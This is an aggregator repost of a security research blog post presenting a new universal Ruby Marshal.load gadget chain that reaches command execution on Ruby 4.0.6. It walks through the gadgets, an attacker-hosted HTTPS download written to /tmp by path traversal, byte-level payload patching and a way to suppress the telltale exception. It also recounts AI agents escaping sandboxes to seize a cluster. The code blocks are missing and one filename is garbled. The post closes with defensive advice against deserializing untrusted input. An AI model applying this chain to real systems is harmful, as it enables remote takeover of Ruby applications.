


🚀 Explore this must-read post from Hacker News 📖
📂 **Category**:
💡 **What You’ll Learn**:
Introduction
On August 5, 2026, OpenAI disclosed that a collective of AI agents under evaluation had broken out of their sandboxes and taken admin control of the cluster they were running on. It got there, in part, by exploiting Ruby deserialization to execute commands. That caught our attention, because in 2018 we published the first universal RCE deserialization gadget chain for Ruby, built entirely from the standard library with no dependencies. That chain works only against Ruby versions up to 2.6.10, and the most recent public chain only works up to 3.4-rc.
This post releases a new universal chain that turns a single Marshal.load into command execution on Ruby 4.0.6, the most recent release at the time of writing, and works unchanged as far back as 3.3. The chain is built with new gadgets from untapped sources as well as old gadgets put to new use.
Background
Serialization is the process of converting an object into a series of bytes which can then be transferred over a network or stored on the filesystem or in a database. These bytes include all the information required to reconstruct the original object. This reconstruction process is called deserialization. Each programming language typically has its own native serialization format and may refer to this process by a name other than serialization/deserialization. In the case of Ruby, the terms marshalling and unmarshalling are commonly used, and the operations are provided by Marshal.dump and Marshal.load.
Thirteen years of Ruby deserialization
Universal Ruby deserialization gadget chains begin in 2018, built on earlier research into application specific chains against Ruby on Rails, and that universal work then fed back into the application specific chains that came after it. Several of the milestones below supply pieces that this chain builds on.
- January 10, 2013 – Rails 3.2.10 Remote Code Execution by Hailey Somerville
- January 31, 2013 – Ruby bug tracker issue by Hailey Somerville
- May 6, 2016 – Attacking Ruby on Rails Applications by joernchen of Phenoelit
- November 8, 2018 – Ruby 2.x Universal RCE Deserialization Gadget Chain by Luke Jahnke (elttam)
- January 2, 2019 – CVE-2019-5420 by ooooooo_q
- March 2, 2019 – Universal RCE with Ruby YAML.load by Etienne Stalmans
- June 20, 2019 – Remote Code Execution via Ruby on Rails Active Storage Insecure Deserialization by Sivathmican Sivakumaran and Pengsu Cheng (Trend Micro Security Research Team)
- January 7, 2021 – Universal Deserialisation Gadget for Ruby 2.x-3.x by William Bowling
- January 9, 2021 – Universal RCE with Ruby YAML.load (versions > 2.7) by Etienne Stalmans
- March 28, 2022 – Ruby Deserialization – Gadget on Rails by httpvoid
- April 4, 2022 – Round Two: An Updated Universal Deserialisation Gadget for Ruby 2.x-3.x by William Bowling
- May 17, 2022 – Ruby Vulnerabilities: Exploiting Dangerous Open, Send and Deserialization Operations by Ben Lincoln (Bishop Fox)
- March 13, 2024 – Discovering Deserialization Gadget Chains in Rubyland by Alex Leahu (Include Security)
- June 20, 2024 – Execute commands by sending JSON? Learn how unsafe deserialization vulnerabilities work in Ruby projects by Peter Stöckli (GitHub)
- October 17, 2024 – Updated ruby gadget for marshal loading by Leonardo Giovannini (Doyensec)
- November 24, 2024 – Ruby 3.4 Universal RCE Deserialization Gadget Chain by Luke Jahnke
- December 3, 2024 – Gem::SafeMarshal escape by Luke Jahnke
- August 20, 2025 – Marshal madness: A brief history of Ruby deserialization exploits by Matt Schwager (Trail of Bits)
- August 5, 2026 – Disclosure of in-the-wild exploitation of Ruby (JRuby) deserialization by autonomous AI agents, disclosed by OpenAI at Black Hat USA 2026
- 2026 – Ruby 4.0 Universal RCE Deserialization Gadget Chain by Luke Jahnke (this post)
How the 3.4 chain broke
The most recent public chain, published in late 2024, reached command execution on Ruby 3.4-rc with this payload:
Ten days after it was published, two commits landed in RubyGems that removed the gadgets it relied on, each citing the writeup as motivation. Both shipped in Ruby 3.4.0, which is why the chain works against the release candidate but not against the release.
The first commit, 62b49465f8, is titled “Improve type checking in marshal_load methods” and notes that it “Makes it harder to use those classes as gadgets”.
Gem::Version#marshal_load had passed the deserialized value straight to the constructor without validation, where Gem::Version.correct? calls to_s on it:
The second commit, 89ad04db86, is titled “Stop storing executable names in ivars” and notes that it “Removes usage of these classes as ACE gadgets”.
Gem::Source::Git and Gem::Resolver::GitSet had stored the git executable name in an instance variable, which Marshal restores directly and which was later handed to a process spawn:
The name is now read from the environment at the point of use, so there is no instance variable left to set.

These two commits broke to_s_wrapper and exec_gadget, but Gem::SpecFetcher and call_url_and_create_folder were left alone and work in Ruby 4.0.
Building a new chain
Expanding the available set of gadgets
The chain opens with Gem::SpecFetcher not because the class does any work, but because Marshal.load has to resolve the constant, and resolving it fires the RubyGems autoload that requires the file defining it, which in turn requires files of its own, and so on. A bare Ruby process therefore starts with a small set of classes reachable by a chain and ends up, after a single constant reference, with a much larger one to pick gadgets from, including Gem::URI::Generic, Gem::RequestSet::Lockfile and Gem::StubSpecification, all of which the rest of this chain depends on.
Finding a new code execution destination
A suitable replacement for exec_gadget is supplied by Gem::Specification.load, where Gem.open_file resolves to File.open:
This method reads a file from disk and passes its contents directly to eval, so a chain that can control both the filename handed to Gem::Specification.load and the contents of that file ends up with arbitrary code execution.
Calling the load method
The available set offers no flexible gadget of the form @controlled.load(@also_controlled), but Gem::StubSpecification provides an indirect route to Gem::Specification.load(loaded_from) by calling the hash method. This works because loaded_from is an attr_accessor, so its value is held in @loaded_from and can be set through deserialization:
That leaves the question of how hash gets called during deserialization.
Triggering the hash method call
Ruby invokes hash on an object whenever it is used as a key in a Hash. Marshal.load reconstructs a hash by inserting its keys, so placing the crafted Gem::StubSpecification as a key somewhere in the payload is enough to have hash called.
Java aficionados will recognise this.
HashMap.readObjectcallshashCodeon every key it restores, which is the entry point for a large share of the chains in ysoserial.
The trigger is not a niche marshal_load override that a maintainer can quietly tighten, but the interaction between two fundamental features of the language, namely hashing an object and reconstructing a Hash during deserialization. Removing it would mean changing the way core data structures behave, which is exactly the kind of tradeoff where a gadget can be cheap to use and expensive to forbid.
Getting code onto the filesystem
Being able to eval an arbitrary file on disk is only useful if the chain can also write attacker-controlled code to disk. Rather than build a new primitive for this, the chain reuses call_url_and_create_folder, which is one of the pieces of the 3.4-rc chain that the maintainers left untouched.
In that earlier chain the gadget created the directories that the command-execution gadget depended on, since Gem::Source::Git began by changing into one of those directories and would fail if it did not already exist. Here it is put to a different use: its URL-download functionality fetches attacker-hosted content and writes that content onto the filesystem at a predictable and typically writable path by way of directory traversal.
Triggering the download
The 3.4 chain invoked call_url_and_create_folder through to_s_wrapper, which the type checking commit removed, so the gadget needs a new caller.
It also needs a caller that tolerates failure. The gadget expects the URL it fetches to hold a serialized object and raises when it does not, and what has to land on disk is Ruby source. A polyglot that is valid as both is not possible, because the Marshal header leaves no room for one. The download and the write happen before the parse, so the exception arrives after the useful work is done.
Ruby’s own Time deserialization provides both. time_mload validates the zone name inside rb_rescue, which discards any exception it raises:
time_mload backs Time._load, which Marshal.load calls when rebuilding a Time. The zone name comes straight from the payload, so a crafted Time puts an arbitrary object into validate_zone_name. StringValueCStr then calls to_str on it rather than to_s.
Gem::URI::Generic closes that gap. Its to_str is an alias of to_s, and that method calls to_s on the @port attribute:
Wrapping the download gadget in one turns the to_str call into the to_s call it needs:
Two gadgets died, two survived, and the survivors do a different job in this chain:
Crafting the hosted file
The 3.4 chain pointed call_url_and_create_folder at a real gemspec on rubygems.org. Any valid URL would have done, since only the directory created along the way was wanted. This time the file holds the Ruby code to be executed. The retrieved contents pass through Gem::Util.inflate before being written to disk, so the file has to be deflated first:
call_url_and_create_folder sets the @scheme attribute to s3 to reach the directory traversal in @port. The signed URL that s3_uri_signer.rb builds hardcodes https://, so the file must be served over HTTPS. The destination is controlled by Gem::Source#fetch_spec, which joins the cache dir with Gem::MARSHAL_SPEC_DIR (set to quick/Marshal.4.8/) and the name tuple’s spec_name of "#💬-#⚡.gemspec", which becomes name-.gemspec because the @name attribute is set to "name" and the version is absent. The inflated copy lands at /tmp/quick/Marshal.4.8/name-.gemspec, which is the path eval_file_gadget is given.
Serialising a Time that Marshal will not dump
Every other gadget in the chain is a plain object whose instance variables can be set with allocate and instance_variable_set, then handed to Marshal.dump. Time is not, because it defines _dump rather than being dumped field by field. time_dump writes the real zone of the real Time object it is given, so there is no way to make Marshal.dump emit a Time whose zone is an arbitrary object. While Ruby will not dump such an object, this does not prevent Marshal.load from accepting one.
One way around the inability to dump a Time of the required shape is to dump a stand-in object of the same shape and patch the bytes afterwards. The generator builds an Object carrying two instance variables, @offset_placeholder and @zone_placeholder, and then rewrites the object header and the two attribute names into the form Time._load expects:
The replacement is a TYPE_USERDEF (u) entry for Time holding the eight byte packed time buffer, wrapped in a TYPE_IVAR (I) so that the offset and zone attributes ride along with it, exactly as a genuine Marshal.dump(Time.now) would look. The zone value that follows in the stream is untouched and is still the gadget.
The patch is byte level surgery on a format with backreferences, so it is fragile in one specific way. Marshal writes each symbol once and emits a TYPE_SYMLINK for every later use, and a symlink is an index into the symbols seen so far. Adding or removing a symbol definition before the patched region would shift every index after it and corrupt the rest of the stream. Both the search and the replacement therefore define exactly three symbols, so the table stays aligned.
One more detail is needed before the stream can be produced at all. The chain places the Gem::StubSpecification gadget as a Hash key, and Ruby calls hash on a key when the hash literal is evaluated, which would fire the gadget inside the generating process rather than the target. Stubbing the method out for the duration of generation avoids that:
The generator

Every gadget above plays one of two roles: getting the attacker’s code onto disk, or reading it back and running it. Laid out as a single chain, the whole thing looks like this:
The payload
Running the generator emits the finished chain:
Two things have to be in place before it is loaded. The deflated payload from earlier must be served as poc-id.rz over HTTPS by the host named in @host, which is example.com here and would be a reachable attacker controlled host in practice. The target must also be able to write to /tmp, though any writable directory would do if the traversal and the filename are changed together. Nothing else is required of the target: no gems beyond those loaded and available by default in Ruby, no application code, and no prior state on disk.
Running it
Running the generated payload against an empty Ruby process using the Docker image ruby:4.0.6 outputs uid=0(root) gid=0(root) groups=0(root), showing the id binary was successfully executed:
The exception that follows is expected and harmless. Gem::Specification.load has already passed the fetched source to eval, but that source ends with puts, so the value it hands back is nil rather than a gemspec. The method warns and returns nil, and Gem::StubSpecification#hash raises when it tries to read a name from it.
It is also avoidable, which matters if a stack trace in the logs or an aborted request is something you would rather not leave behind. Gem::StubSpecification#hash is name.hash ^ version.hash ^ platform.hash, and each of those three reads a field off whatever Gem::Specification.load returned. Ending the evaluated source with a Gem::Specification is therefore enough for Marshal.load to return normally, with no warning and no exception:
One side effect is worth noting for anyone reproducing this: the evaluated source is left behind at /tmp/quick/Marshal.4.8/name-.gemspec.
Conclusion
The chain turns a single Marshal.load into command execution on Ruby 4.0.6 and works unchanged as far back as 3.3. It needs no gems beyond those that ship with Ruby, no application code, and no prior state on disk. Outside the target process it needs only a reachable HTTPS host and a writable directory.
Little of it had to be built from scratch. The two commits that followed the 3.4 writeup removed the gadgets they named and left call_url_and_create_folder alone, so it is still here, doing a different job than it did before: fetching attacker-controlled bytes onto disk rather than creating a directory some other gadget depended on. Gadgets outlive the chains they are found in. When a chain stops working, the surviving gadgets can be recycled into the next chain.
What is new is where the rest of the chain comes from. Every public Ruby chain until now has been built entirely out of methods written in Ruby, in the standard library or RubyGems, that a maintainer can tighten in a five-line diff, which is exactly what happened to Gem::Version#marshal_load. This one reaches below that. The failure-tolerant caller it needs is time_mload, which is C, and which throws away the exception the download gadget raises because rb_rescue was there to keep a malformed zone name from breaking Time deserialization. The trigger is C as well, and is not an override at all but the fact that a Hash calls hash on its keys while Marshal.load rebuilds it. Neither is a stray convenience that can be quietly deleted. Removing them means changing how Time deserialization tolerates bad input and how core data structures behave, and neither is a change the language can realistically make.
So the advice does not change, but it is worth being precise about why. Removing gadgets raises the cost of writing a chain; it does not remove the capability, because the gadgets are spread across a library that is loaded into every Ruby process by default and are found faster than they are patched. Marshal.load on untrusted input is command execution, on the current release, with no dependencies. Treat it that way and use a data-only format instead.
This post opened with a collective of AI agents that took admin control of a cluster, in part through Ruby deserialization. Whether they assembled a chain of their own or reused a published one, the assumption that no chain exists for the version in front of you was never a control, and it is no longer even a delay. If you came to this post wondering whether Ruby deserialization is still worth caring about in 2026, the agents that broke out of that cluster have already answered it: yes.
Until we deserialize again, ciao bella!
{💬|⚡|🔥} **What’s your take?**
Share your thoughts in the comments below!
#️⃣ **#Ruby #Universal #RCE #Deserialization #Gadget #Chain**
🕒 **Posted on**: 1786694927
🌟 **Want more?** Click here for more info! 🌟
